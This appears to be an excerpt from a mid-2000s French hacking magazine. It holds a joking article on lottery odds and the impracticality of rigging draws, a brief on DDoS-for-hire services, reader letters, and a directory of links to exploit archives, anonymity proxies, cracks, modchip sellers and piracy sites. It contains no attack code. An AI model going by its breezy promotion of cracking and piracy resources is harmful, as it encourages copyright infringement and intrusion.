Il ne faut pas rêver. Au loto traditionnel de la Française des Jeux, vous avez une chance sur 14 millions de gagner le gros lot, ou plutôt : 13 983 815 chances sur 13 983 816 de ne pas "être le prochain". En tout, vous avez même moins de 2 chances sur 100 de gagner quoi que ce soit. C'est maigre.

Pour y voir plus clair, vous avec autant de chance de gagner que la combinaison suivante en a de sortir : 1 2 3 4 5 6. Je ne crois pas me souvenir que ce soit déjà arrivé, je ne crois d'ailleurs pas avoir déjà gagné... sinon je ne serais pas là à essayer de rattraper une blague débile d'un jour de bouclage.

Évidemment, on ne perd pas grand chose à chaque fois. Du moins, on le croit, et c'est étudié pour. Il ne faut pas oublier que la loterie n'est pas une arnaque, mais bien un stratagème fiscal – d'une nature assez étrange d'ailleurs, puisqu'il taxe certains millionnaires avant qu'ils ne le soient. Toute loterie payante qui n'est pas contrôlée par l'État est illégale. C'est pour ça que les tirages au sort promotionnels sont systématiquement "sans obligation d'achat". Le bon plan, c'est de téléphoner au service des consommateurs de la marque en question pour demander des billets pour participer au concours. J'ai essayé avec un jeu à gratter de McDonald's, en faisant une demande par email, et j'ai en effet reçu un ticket par la poste, sans aucun frais ("Bonjour, j'aimerais participer à votre fabuleux concours. Pouvez-vous m'envoyer un bulletin de participation, blablabla..." Le pire, c'est qu'ils sont obligés de le faire :-).

J'ACHÈTE TOUS LES TICKETS !

Bref, par nature, la loterie doit être profitable à celui qui l'organise. Elle doit donc faire perdre ceux qui y participent, à long terme. Mathématiquement, ce n'est pas un investissement viable. On pourrait faire de longs calculs statistiques sur le gain moyen pour une mise donnée (voir le drôle de rapprochement entre les habitudes des joueurs et des clients de compagnies d'assurance citées en référence [1] pour avoir une idée de ce que ça pourrait donner). On peut aussi simplement constater que quelqu'un qui voudrait jouer toutes les grilles possibles, avec autant de billets, devrait débourser au moins trois fois plus qu'il ne pourrait espérer gagner s'il était le seul à jouer.

De même, sur le long terme, en jouant toutes les semaines deux grilles (pour 1,2 euro), on a un peu moins d'une chance sur six de ne jamais rien gagner (donc d'avoir perdu en tout dans les 60 euro), sans pour autant améliorer sensiblement ses chances de toucher le gros lot (pour comparer, on aurait encore deux fois plus de chances d'avoir 5 bons numéros du premier coup).

LA SEULE TECHNIQUE SCIENTIFIQUE

Si après ça vous êtes toujours décidés à jouer, et si vous pensez sincèrement pouvoir gagner, il ne reste plus qu'un bon conseil à vous donner. Rappelez-vous que le loto est un jeu de répartition. Ça signifie que les gains, constitués par les mises, sont répartis entre les gagnants. Donc, si vous gagnez, vous avez tout intérêt à être le seul. Vous n'avez aucun moyen mathématique d'augmenter profitablement vos chances de gagner, mais vous avez par contre des moyens statistiques pour maximiser vos gains le cas échéant : jouer les grilles et les numéros que les autres ont le moins tendance à choisir.

On a vu qu'il y avait 14 millions de grilles possibles, mais beaucoup de joueurs, sans le savoir, choisissent les mêmes numéros. À chaque tirage, il y a sans doute plusieurs petits malins qui veulent faire la nique au hasard et qui jouent les six premiers chiffres - ou des geeks qui préfèrent les puissances de 2, des pythagoriciens qui choisissent des nombres premiers, des géomètres qui font des diagonales, des colonnes, des lignes, cochent les coins, etc. Ce sont les choses à éviter.

Une anecdote raconte qu'il y a plusieurs années, le tirage de la loterie française a par hasard été le même que celui de la loterie belge une semaine auparavant. Résultat : plus d'un millier de gagnants, qui pensaient être originaux. On le croit facilement, ils étaient tous bien déçus de ne recevoir que quelques dizaines de milliers de francs, malgré les six numéros trouvés.

Si vous avez un doute, utilisez le système flash qui vous choisira une grille pseudo-aléatoire. C'est gratuit, simple, et ça vous dessine une grille qui a bien des chances d'être unique. Comme d'hab, la paresse est de bon conseil.

ET LE PIRATAGE ?

Je vous attends, vous allez me dire que bon, il y a peut-être quand même un moyen de tricher, par exemple en s'introduisant dans le réseau de la Française des Jeux. Mais je vous arrête tout de suite, et finalement, je vous conseillerais plutôt de retourner à vos petites cases, vous aurez plus de chances de réussir.

Il n'y a pas trente-six pistes. Il faut soit connaître la combinaison gagnante avant de remplir son ticket, soit faire en sorte que ce soient ses numéros qui sortent. Le tirage, bien sûr, a lieu après que les tickets puissent être validés. Ceux-ci sont probablement sellés cryptographiquement, tout en étant archivés physiquement, de manière sûre. C'est élémentaire, le système informatique doit fonctionner en circuit fermé, sans aucun contact avec l'extérieur. La seule possibilité, c'est peut-être d'acheter plusieurs membres du personnel – autant de personnes avec qui il faudra partager le pactole, et susceptibles de vous dénoncer (les peines sont lourdes pour ce genre de fraude).

Tous les systèmes de loteries n'utilisent pas ces grosses boules que l'on voit à la télé. On peut même se demander si le loto que l'on connaît n'est pas maintenant entièrement informatisé (les images, pré-enregistrées, ne seraient qu'un décor). En tout cas, pour des jeux comme le Rapido, on s'imagine bien que des gens ne s'amusent pas à brasser des balles toutes les cinq minutes pour produire les tirages. Il existe en effet des moyens pour un ordinateur de générer des nombres réellement aléatoires, en utilisant des éléments extérieurs physiques, chaotiques, imprévisibles (comme la température de la pièce à un instant donné, au centième de degré près). Pour tricher, il faudrait court-circuiter le système pour qu'il ne tienne pas compte des facteurs aléatoires. Il y a cependant fort à parier qu'à chaque gain important, l'intégrité de tous les appareils est minutieusement vérifiée. Une opération, encore une fois, difficile à réaliser sans l'aide de complices internes.

Pas simple. Mais on vous promet, si on trouve quelque chose, on vous tient au courant. Donc la prochaine fois, si vous avez un ou deux euro en trop, achetez plutôt le dernier numéro de Pirat'z.

de Bazande

À lire si on s'ennuie vraiment :

1. http://www.sciences-sociales.ens.fr/~adirer/textes/loteries.pdf

'Z HACKERS A GAGES

Des pirates russes en avaient marre de bloquer des sites par pur plaisir ou bien par simple défi. Ils ont décidé d'en faire (une prometteuse) carrière. Ils proposent des services pour les entreprises qui souhaiteraient rendre des sites internet inaccessibles. Leur méthode se résume à pirater un site par attaque DDoS (Distributed Denial of Service), ce qui est rendu possible grâce à un groupe d'ordinateurs personnels piratés qui exercent un grand nombre de demandes en même temps afin de paralyser le site visé. Le genre d'attaque que Microsoft ou Yahoo connaissent bien. Les tarifs varient selon le site que vous désirez voir inactif : ils oscillent entre 60 et 80000 dollars. Cela permet de faire bloquer les projets de concurrents, enfin tout ce genre de choses qui, avouons-le, ne seraient pas très cools si c'était dirigé contre vous. Ce piratage commercial pourrait avoir beaucoup de succès puisqu'il est difficile de prouver qui commet les attaques et qui les a commanditées.

ANTIVIRUS EXPLORER 2004

Bill et son ami Sécurité Mike Nash sont en train de nous concocter un nouvel antivirus maison. Mais afin d'éviter de se retrouver dans de sales draps, ce nouveau produit Microsoft ne sera pas intégré à Windows comme ils l'avaient fait avec Internet Explorer. Il sera commercialisé séparément et proposé à la vente comme tous les autres jouets de Bill. Il s'agira d'un nouveau concurrent de McAfee, Norton et compagnie, qui seront sûrement ravis de se mesurer à Microsoft. Toutefois, selon des officiels du géant américain, ils n'ont aucun plan concret de ce que sera leur antivirus. Voilà qui est de bonne augure... Curieusement, ce projet arrive exactement un an après l'achat par Microsoft de GeCAD, une compagnie d'antivirus roumaine. Bon, on voit le tableau d'ici, une ribambelle de roumains illégaux travaillant dans les laboratoires secrets de Microsoft au prochain virus (et son antidote) exploitant une faille inédite de Windows.

SOYEZ PIRAT'Z !

1 / SKULL-SHIRT

20 €

nouveau

Commandez les 2 T-shirts les plus recherchés de l'univers !!!!

3 TAILLES DISPONIBLES : M, L, XL

20 €

2 / EYE-SHIRT

PROMO! LES DEUX T-SHIRTS POUR 30 €

Pirat'z, 26 bis rue Jeanne d'arc 94160 Saint Mandé

Référence	Taille	Quantité

FRAIS DE PORT COMPRIS — TOTAL A PAYER = €

Nom : ..... Prénom : ..... E-mail : .....

Adresse : .....

CB : ..... / ..... / ..... Exp. le : .....

☐ Chèque à l'ordre de PUBLIA

☐ Mandat à l'ordre de PUBLIA

Signature

COURRIER DES LECTEURS

PAR KHAN

Grâce à nos bons amis de chez Yahoo, nous avons maintenant 100 Mo pour recevoir vos élucubrations sur piratgamez@yahoo.fr. N'en profitez pas pour nous envoyer encore plus de photos comme on les aime, on en reçoit déjà suffisamment comme ça. Je vous rappelle que nous ne sommes pas capables de vous dire pourquoi Mortal Trucmuche plante sur votre ordinateur, qu'il n'y a (aux dernières nouvelles) pas de service pour les anciens numéros ni d'abonnement, et que la France a lamentablement perdu contre la Grèce.

Voilà, je suis en 3e et plus tard j'aimerais devenir journaliste dans la sécurité informatique, un mag comme le vôtre... Je me prépare pour entrer en 2nd et faire un bac L. J'aimerais savoir comment je peux faire pour faire ce métier ? Et, est-il possible que j'envoie mes articles à votre mag, et il y a-t-il une chance qu'ils paraissent un jour dans votre magazine ?

Lord3rZ

Je dirais que pour être journaliste en info, il faut principalement deux choses : **1)** être passionné par ce que l'on fait, pour aller toujours chercher de nouveaux sujets à explorer, et **2)** savoir écrire en français (même si en info c'est moins important qu'ailleurs, il le faut si on veut être professionnel). Pour les articles, nous sommes très ouverts et il est tout à fait possible de nous proposer des sujets que vous aimeriez traiter (je vous conseille de ne pas écrire tout un article avant d'avoir reçu notre approbation sur le sujet, ça peut vous éviter du travail inutile).

Je voulais dire que j'en ai marre de tous ceux qui traitent Bill Gates ou bien qui traitent Windows de "Windaube" ! Parce que dites-vous bien que s'il n'y avait pas eu "Windaube" ou Bill, vous ne seriez sûrement pas là en train de lire votre mag tout en écoutant le dernier album de Lorie ! (lol je parle pour les lamerz :-) Et oui ! Mais ça, ça ne t'est jamais venu à l'esprit je suppose :-s

Folken

Tiens, un défenseur de notre ami Billou, ça se fait rare par les temps qui courent, il faut bien l'avouer. C'est vrai après tout, prenons une minute pour réhabiliter Microsoft et dire un grand MERCI à Bill Gates pour tout ce qu'il a fait pour nous. Merci, merci, merci mille fois pour toutes ces failles qui font vivre des magazines comme le nôtre, et merci d'avance de continuer à en créer sans cesse de nouvelles. Nous savons que tu ne nous décevras pas.

[debazande : et faut préciser que sans l'ami Billou, on pourrait quand même vous fabriquer des Pirat'z, vu qu'on bosse essentiellement sur des Mac et sur des pc Linux.]

Salut à toi ô maître spirituel... En fait, j'ai 4 questions. 1) Quand on vous écrit, vous nous répondez dans notre boîte ou vous ne sélectionnez que certaines questions auxquelles vous répondez dans le journal, laissant les autres à la poubelle et sans réponse ? 2) Dans l'article du numéro 7, "Comment pirater 50 ordinateurs en 5 minutes", j'ai un gros problème [...] 3) J'ai entendu dire que Battle.net avait viré les comptes de personnes qui trichaient à Starcraft et à Warcraft, et moi j'aurais bien voulu savoir comment on peut avoir triché à Starcraft en réseau et comment il faut faire, car j'aimerais bien essayer, juste pour voir ;) 4) Je trouve votre magazine super, mais je suis déçu par le fait qu'il ne possède que 30 pages... Pour le même prix, certains magazines en ont parfois 3 fois plus... seriez-vous un peu radins ?

Dimitri

En voilà des questions. Allons-y donc pour les réponses : **1)** Pour le savoir, il suffit d'écrire ! **2)** Même si ton problème n'avait rien à voir, d'autres lecteurs nous ont signalé que la méthode indiquée ne marchait pas. Apparemment, tous ces lecteurs avaient Wanadoo comme fournisseur d'accès : ce sont donc peut-être nos amis de France Télécom qui ont bloqué certains ports. Si vous avez le même problème (ou la solution), faites-nous en part ! **3)** Il s'agit de hacks spéciaux, par exemple pour intercepter les paquets réseaux afin de voir toute la map, ou des trucs du genre. On ne peut pas tricher simplement avec des codes. Si tu cherches bien sur le Net, tu pourras peut-être trouver de tels hacks. En sachant qu'il y a de forts risques d'être repéré et banni et que c'est vraiment nul de tricher en réseau. **4)** C'est vrai qu'on pourrait rajouter 60 pages de pub, on gagnerait beaucoup plus d'argent et on pourrait juste vous donner le mag'. Mais on préfère rester indépendants et sans publicité. Et franchement, je ne crois pas qu'il y ait beaucoup de magazines à un niveau qualité/prix équivalent.

Bonjour, je suis à la recherche de l'article du numéro 7 "Exclusif : gagnez au loto page 55". Le magazine ne fait que 32 pages :-((. Le Pirat'z Pocket en fait bien 56, mais aucun article concernant le loto en page 55...

Mythea2001

Décidément, ces vieux trucs de marketing déguisés en blagues débiles marchent toujours. Ne cherchez plus la page 55, elle a dû être coupée au montage car il nous manquait les pages 33 à 54.

Salut à toi ô grand maître du piratage ! J'ai 13 ans et je voudrais savoir comment on fait pour supprimer un système d'exploitation sur Windows XP et comment créer un programme informatique et si possible se procurer ce logiciel en français avec notice d'explication. Ne changez rien à votre magazine car il est impec ! À bientôt les amis !!!

Yoyo85

Bon, c'est quoi cette manie de m'appeler grand maître... vous voulez faire du léchage de bottes pour passer dans le mag ? Et bien, continuez, on dirait que ça marche. Par contre, essayez de poser des questions compréhensibles si vous voulez une réponse qui le soit également, et pas une affabulation de plusieurs lignes qui finalement ne vous apprend rien, si vous voyez ce que je veux dire...

Salut à toi matelot ! Existe-t-il un convertisseur de jeux PS2 en jeux d'ordi ?

Dominique

Snif, voilà que je passe de grand maître à matelot :'(Bon, pour ta question, malheureusement non, ce n'est pas si simple. Tout ce qui existe, ce sont des émulateurs qui ne sont pas encore très au point. Voir par exemple sur www.emu-france.com.

Je veux convaincre mes parents de m'abonner à l'ADSL. Merci de répondre.

Toma

Chers parents, veuillez abonner votre fils à l'ADSL, il en a besoin pour son travail, et aussi pour télécharger des films de c** quand vous aurez le dos tourné. Merci pour votre compréhension.

Je voudrais dire que votre magazine est super bien, mais pourquoi faire ce genre de magazine alors que le piratage est interdit ?

Mark

Parce qu'on aime ça les voyages aux Antilles et les voitures de sport. Pas toi ?

Le Best-of du net Pirat'z

Voici une sélection des meilleurs liens parus dans Pirat'z. Ces sites sont donnés pour information seulement, du contenu potentiellement illégal pourrait s'y trouver suivant la législation de votre pays. Pour notre belle France, voir les articles du code de la propriété intellectuelle relatifs aux logiciels : www.legalis.net/legalnet/cpilog.htm

HACKING et SECURITÉ INFORMATIQUE

iSecureLabs. Actualité en français sur le hacking et la sécurité : www.isecurelabs.com
Packetstorm. Tous les exploits, outils, failles... en anglais : packetstormsecurity.nl
K-Otik. Toutes les vulnérabilités, en français : www.k-otik.com
Input Output Corporation. Une team qu'on l'aime bien : www.ioc.fr.st
Anonymat. Se cacher sur le net : www.anonymat.org
Stay Invisible. Si vous cherchez un proxy : www.stayinvisible.com
Ouah. Docs "spécialisées dans l'intrusion réseaux UNIX". Très technique : www.ouah.org
Phrack. L'e-zine de référence des hackers, en anglais : www.phrack.org
Zone-H. Actualité des activités pirates : zone-h.org
Madchat. Vision d'underground : www.madchat.org
CyberArmy. Hacking, anonymat, libertés. En anglais : www.cyberarmy.com
NSA. Les espions américains qui nous surveillent : www.nsa.gov
DGSE. Les français qui surveillent les ricains : www.dgse.org
Dicofr.com. Un dictionnaire des termes techniques en informatique : www.dicofr.com

SAUVEGARDE et DEVELOPPEMENT

-Génériques

MegaGames. Une foule de cracks, de patchs, de trainers, de cheats, de tutoriaux et d'utilitaires sur toutes les plate-formes: www.megagames.com
GameCopyWorld. Cracks et utilitaires pour faciliter la sauvegarde : www.gamecopyworld.com

-Copie (gravure, modchips, ...)

Files Forums. Forums dédiés à la sauvegarde et à la gravure : www.fileforums.com
Ominfo. Un forum français fort instructif pour les consoles : www.ominfo.com/forum/
JCInfos. Un autre forum où obtenir plein d'infos sur les puces consoles : jcinfos.com
Puces et consoles. Bon site de vente pour les puces, consoles prémodifiées et autres accessoires : www.puces-et-consoles.com

-Spécifiques à certaines machines

Programmer's tools. Tous les outils du programmeur Windows pour le reverse-engeneering : protools.cjb.net
Xbox Scene. Toute l'actualité de l'underground Xbox : www.xbox-scene.com
Xbox-Linux. Installez Linux sur votre Xbox : xbox-linux.sourceforge.net
Spiv's no-mod central. Des tas de patches pour PS2 (malheureusement payant maintenant) : www.nomod-central.com
PS2Ownz. Des infos et des forums bien remplis sur la PS2 : www.ps2ownz.com
Backup-Source. La sauvegarde sur PS2 et Xbox : www.backup-source.com
Guide copie Dreamcast. Et en français en plus : membres.lycos.fr/raptor83/dreamcast/copie.htm
Réalisation d'un cable DC->PC : www.ifrance.com/hack128/burn_o.htm
XAVBOX. Les sites de Xavier sur la Xbox et la PS2 : www.xavbox.com et www.xavboxps2.com
Metagames-fr. Tout faire avec sa console : www.metagames-fr.com

TELECHARGEMENT et ACTU PIRATE

-Web

iSONEWS. La référence de l'actualité pirate : www.izonews.com
NFOrce. Tous les NFO, rien que les NFO : www.nforce.nl
Console-News. L'Isonews de la PS2 et de la Xbox: www.console-news.org

-Peer-to-Peer

Ratiatum. LE site français du P2P : www.ratiatum.com
Direct Connect. Logiciel de partage P2P original : www.neo-modus.com
Open-Files. Un site français sur le P2P en général et eDonkey, Overnet, eMule en particulier : www.open-files.com
Jigle. Un moteur de recherche eDonkey : jigle.com

-FTP, News et IRC

SmartFTP. Un client FTP gratuit : www.smartftp.com
newzBin. Traque pour vous les binaries postées sur les News : www.newzbin.com
mIRC. Le client IRC le plus répandu : www.mirc.com
Invision. Un mIRC bourré aux vitamines : invision.lebyte.com

ABANDONWARE et EMULATION

-Abandonware

Abandonware Ring. Recense les meilleurs sites traitant d'Abandonware : www.abandonwarering.com
Classic Trash. Un des sites d'Abandonware les plus respectés : www.classic-trash.com
Home of the Underdogs. Une référence de l'Abandonware que vous ne pouvez pas manquer : www.the-underdogs.org
Oldiesfr.com.. Un site moins fourni, mais en français : www.oldiesfr.com

-Emulation

Zophar's Domain. L'ancêtre est toujours là : www.zophar.net
Emu Unlim. Site très complet dédié à l'émulation : www.emuunlim.com
Linux Emu. L'actualité de l'émulation sous Linux : linuxemu.retrofaction.com
NGEmu. Un bon site d'émulation pour les consoles récentes : www.ngemu.com
Emu-France. Un site français très complet sur toute l'actualité de l'émulation : www.emu-france.com
Toudy. Un site bien sympa en français : www.toudy.com
Emulation64. Toute l'émulation N64 en français : www.emulation64.net
Pdroms. Des tas de roms freeware : www.pdroms.de

JEU ONLINE

XBConnect. Pour jouer en ligne sur Xbox : www.xbconnect.com
The Smithy's Anvil. L'actualité des émulateurs de jeux massivement multijoueurs : www.smithysanvil.com
PvPGN. Un émulateur de serveur Battle.Net (lire la FAQ) : www.pvpgn.org

CHEATS

GameFaqs. Tous les guides et cheats pour tous les jeux : www.gamefaqs.com
Game Software Code Creators Club. Un site de passionnés qui créent eux-mêmes leurs cheats : www.cmgsccc.com
Club Français des Créateurs de Codes Action Replay. N'est plus mis à jour, mais vous pourrez y trouver de l'aide : cfccar.free.fr
The Secrets of Professional GameShark Hacking. Une compilation des meilleurs trucs pour trouver ses propres codes : thunder.prohosting.com/~gsz/hacking-text/hackv200a.txt
Cheat Engine. Un sympathique programme de triche sur PC : members.brabant.chello.nl/~p.heijen/Cheat%20Engine

POUR LE HACK LACHEZ WINDOWS !

EN VENTE EN KIOSQUE

L 19302 - 14 - F: 1,90 € - RD

DOM 2,30 € - BEL 2,40 € - CAN 3,10 $CAN